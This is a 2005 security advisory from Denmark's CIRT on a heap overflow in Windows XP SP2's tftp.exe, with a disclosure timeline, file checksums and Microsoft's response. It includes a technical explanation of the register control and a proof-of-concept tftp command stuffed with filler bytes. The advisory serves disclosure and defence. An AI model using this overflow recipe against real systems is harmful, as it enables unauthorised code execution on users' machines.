
CIRT

Danish Computer Incident Response Team

Security advisory

Windows XP SP2 TFTP Local HEAP based Overflow



Discovered
by Dennis Rand
advisory@cirt.dk
http://www.cirt.dk

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Introduction

Problem

The installation has been made on a Windows XP running with the latest service pack 2 and all current patches released.

The Windows XP software is vulnerability:

- Windows XP TFTP Heap Based Overflow

Timeline of public disclosure

- 01-08-2005 Vulnerability discovered
- 15-08-2005 Research completed
- 19-08-2005 Vendor notified
- 19-08-2005 Security vulnerability tagged tftp [6167bgs] at Microsoft
- 08-09-2005 Microsoft responds with an timeframe of fix - See Corrective actions
- 03-10-2005 Public release

Contact information

The following vulnerability were discovered by Dennis Rand at CIRT.DK
Questions regarding this issue should be directed to:

Dennis Rand
advisory@cirt.dk

Public PGP key

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 8.0

mQGiBEAf2xcRBADMrO7uP0dJq1ZsXkLZLqEhz58LL77qLbXOMNoDRkAo+4MTZoZC
WMNkZsx3D5tbou4KJZCnayt0PFjymyYLsOJ6WauTfXOLA/L+sXTJCa7vSsWwlcQW
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cXVbxtKZ05dxcixddO2/HOc84/1mR8ajIOsmFKl4DXJ9OwCglgh1i914rQLx5mei
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DlHPdCgAn1jt7gbjHBTQLwTuZH6mpvOnWYs+AJ4sIPIoGz+6/YQLbWr1zXEbmKxo
CA==
=4wBy
-----END PGP PUBLIC KEY BLOCK-----

File description

MD5 software used

Filename:	md5sum.exe
Comments:	Modified from the version originally developed by Ulrich Drepper <drepper@gnu.ai.mit.edu>
Company name:	GMG Systems, Inc.
Product name:	Forensic Acquisition Utilities
Product version:	1.0.0.1026
File version:	2.0.1.1032
MD5 checksum:	607be2b261c516a5c5469314445ab2f2

Windows XP - TFTP.EXE

Other files:

Filename:	tftp.exe
File version:	5.1.2600.0
File version:	5.1.2600.0 (xpclient.010817-1148)
MD5 checksum:	c6e8683b44521d6d5e86443bc3464fb3

Technical details of the vulnerabilities

Windows XP SP2 - TFTP Heap Based Overflow

The Windows XP tftp.exe software is vulnerable to a Heap Based overflow, allowing to run arbitrary commands on the system as the user issuing the overflow.

The registers EAX and ECX are controlled, by sending 1446 bytes of crap or payload and then the next 8 bytes are the EAX and ECX.

PROOF OF CONCEPT:

tftp -i 127.0.0.1 GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
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

Corrective actions

Response from Microsoft:
At this point, it is our understanding that this is a local EoP issue which is limited to that of the security context of the logged on user. Additionally, we are unaware of any remote attack vectors. A fix would be in a service pack fix for the affected supported platforms.

Disclaimer